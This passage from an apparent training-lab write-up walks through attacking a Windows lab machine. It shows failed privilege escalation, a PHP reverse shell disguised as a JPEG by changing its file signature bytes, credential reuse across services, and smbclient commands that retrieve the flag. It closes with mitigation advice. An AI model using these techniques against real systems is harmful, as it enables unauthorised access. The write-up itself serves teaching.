


Now we have the logon credentials for the user IEUser!


**Struggles with Privilege Escalation:**

At this point, we are ready to move to the black belt flag portion. The note to Richmond states that we were to use the JuicyPotato exploit learned in class, to escalate the privileges of the Richmond user to access IEUser’s desktop, and then retrieve the flag in that location. After numerous attempts at this exploit, it was determined the exploit was not usable on the Rubric machine. That leaves us no choice but to use other methods to escalate our privileges. This is where I started extensive penetration testing on the Rubric machine to try to find the right attack vector that would accomplish our goal.


I started by moving WinPEAS to the Rubric machine and running that against the target to locate possible attack vectors. Having found nothing really usable that way, I then started looking at a php reverse shell, that could be placed on the webserver, and would allow a reverse shell to the Kali Linux attack machine. To test this, I first pulled up the webpage and started Burpsuite. I then turned on FoxyProxy and piped the traffic to Burpsuite, and in Burpsuite, I turned on the intercept in the Proxy tab:




From here, I simply did a refresh of Rubric’s webserver and captured the incoming traffic. As we can see here, the initial packet is a GET request. I need to test the webserver’s allowed HTTP Methods to see if we can place our own information directly on the webserver:




I’m going to right click on this and send the packet to the repeater so I can modify its settings and check the results:




Here in the repeater tab, I’m going to change the GET request to an OPTIONS request to check and see what HTTP Methods are allowed on the system, then click the SEND button:





As can be seen, we have the following HTTP Methods allowed: Options, Trace, Get, Head, and Post. We were looking for the PUT Method. It’s lack of being there does not necessarily mean we cannot use it, but it also isn’t a good sign. As it turns out, the PUT Method was indeed, not allowed. Now we need to look at another method of getting the php shell on the webserver.

I Linux, the webserver is located by default at /var/www/html. The equivalent location in Windows is C:\inetpub\wwwroot. I navigated there in the hopes that I had write permissions as user Richmond. Back on the Kali machine, I created a file called text.txt with the contents ‘this is a test text file’:




Now we need to move this to the webserver using scp via ssh, the same way we moved the shell.exe file:




This succeeded so we know we have write permissions to the webservers location. Let’s check that location and make sure the file is indeed there, using <**cd C:\inetpub\wwwroot**> and then <**dir**>:






Good so far. Now let’s see if we can access in on the web site by navigating to 10.0.2.22/test.txt:





We can! Our test was successful, which means we can write files to the webserver. Now at this point, I crafted a php reverse shell and uploaded that, following the same procedure as the test file upload. But, when I tried to activate the shell by navigating to it on the webserver, It failed and I got a permission denied error.

This brings us to a little discussion about something called ‘Magic Numbers’. Magic Numbers refers to the idea that we can modify the 1st 4 hex values of a file, to essentially tell a computer, ‘hey, this is not a php reverse shell, it’s actually a .jpg file’ when in fact, it really is a reverse shell. In order to do this, I first needed to add 4 blank lines to the beginning of my php reverse shell. In hex, this is represented as ‘0A’ which is seen in the following screenshot. I am using a program called hexedit to display my php reverse shell in hex format. Here is a snippet of the first few lines of the php reverse shell, in hex form:




Notice how the file starts with the php tag in the top right section. The start of the file begins with 3C 3F 70 68. This is where we need to place our ‘Magic Numbers’. We can’t overwrite the current numbers, so we need to get 4 blank lines on the php reverse shell, so we have something we can overwrite. Here is the same snippet after creating the blank lines in the shell, and now we can see the 0A hex values:






Before we make our change, let’s run the <**file phptestshell.php**> on our php reverse shell and see what the computer thinks this file is currently:




The computer thinks is a php file.

Now I am going to change the 1st 4 ‘0A’ hex values to match that of a .jpg file. I’ll leave it to the reader to look up the charts for these values, as they are quite numerous online. Here is a snippet of the change being made. NOTE: after I tested to make sure I could upload a .txt file, I then used the same process to upload a .jpg image file and checked to see if I could navigate to that as well. That also succeeded, so that is the reason for changing the .php to a .jpg:






And when we save that run our ‘file’ command again, now we see that we have a jpeg image, according to the computer, but we know this is secretly a php reverse shell:



At this point, I then transferred the shell to the webserver using scp via ssh, the same as we have been doing moving file to the webserver. I then navigated to the page but again got an access denied error. It seems our permissions have been severely limited by the admins.


After failing here, I returned the webserver to its original state by removing the files I placed there. Here is a snippet of removing the test.txt file using <**del test.txt**>:




I then also removed all files that I uploaded to the Richmond home location. I then tried a number of other escalation techniques, including using Empire, which is another exploitation framework that is stronger than msfconsole, in my opinion, but I couldn’t get anywhere on that either.

**More Enumeration:**


Being thoroughly stuck, I decided the best course of action was to go back and enumerate the Rubric machine again. This time, I manually enumerated the services on the machine. I went to my notes to write down all the credentials I had to this point. And then tried each one on every service, working my way down through the services. On the following page, you can see the notes as I went along:



Using this method of enumeration, I was able to find a file called bonusflag.txt in the telnet service while logged in under the ‘hahaha’ user:




I then use <**type bonusflag.txt**> to see the contents:




Nice, wasn’t expecting that! I then continued to enumerate in this way until I came to the smb service.

**Black Belt:**

Once at the smb service, I needed to see a listing of the shares available. The command I used was <**smbclient //10.0.2.22 -U matt**> to logon to the service, but I got an error that the command needed a share to logon to:




So, then I tried command <**smbclient -L //10.0.2.22 -U matt**> to try to list the shares:




I then tried to look at each share to find something interesting. The first three shares were useless. The command to look at the share is <**smbclient //10.0.2.22/[share name] -U matt**>. However, when I opened the Users share, this is what we find:


<**smbclient //10.0.2.22/Users -U matt**> <**ls**>




I then changed into the IEUser directory using <**cd IEUser**> and another <**ls**>:




Looks like we got the Desktop Directory of the IEUser here!! That’s where the black belt flag was supposed to be stored at according to the note to Richmond. Let’s get in there and see what we can find. <**cd Desktop**>, <**ls**>:




Let’s get that file!!! <**get “Black Belt Flag.txt”**>:



Now it should be on our Kali machine, let’s check! <**ls**>



WE’RE ONLY 1 STEP AWAY!!!!! <**cat ‘Black Belt Flag.txt’**>:



YESSSSSSSS!!!!! We got the flag!!

**Vulnerability Mitigation:**

As we saw in this engagement, there were multiple vulnerabilities that we exploited. The first was a username and password acquisition using Stegcracker. It is NOT a good idea to hide such valuable information in a location that is so easily compromised.

We then broke into an account under Matt and found pcap files that contained emails from Matt to someone named Richmond. In those emails, there contained usernames and references to passwords that were easily broken. User’s should NEVER email credentials to other users. There should have been a policy in place for notifying IT if a breach was suspected. IT should have the ability to use a privileged account to investigate on their own, without the need for a regular user to create an account for them.

Having acquired Richmond’s account credentials, we then found a document that contained more credentials, and the location to find the password. The settings should have been enabled to redact the password from the Panther/Unattend file, and there should have never been a note left on the desktop.

Having found the credentials for IEUser, we then were able to break into the smb service and gain the desktop of IEUser.

**Conclusion:**

This was a great machine for an Offensive Engagement. We started with an nmap scan which showed us a webserver was running. We went there and downloaded an image, which we discovered was hiding clues inside it in the form of a text file. We followed the clues and obtained the credentials for multiple users until we finally arrived on the Windows Rubric machine as user Richmond. We then crafted our own meterpreter shell and found the username and password of the IEUser account, completing our Red Belt. After several failed attempts to escalate privileges further, we conducted more enumeration and found a bonus flag. Ultimately, we found an smb login and obtained the IEUser’s desktop, and captured the finally, captured the document there, completing our Black Belt!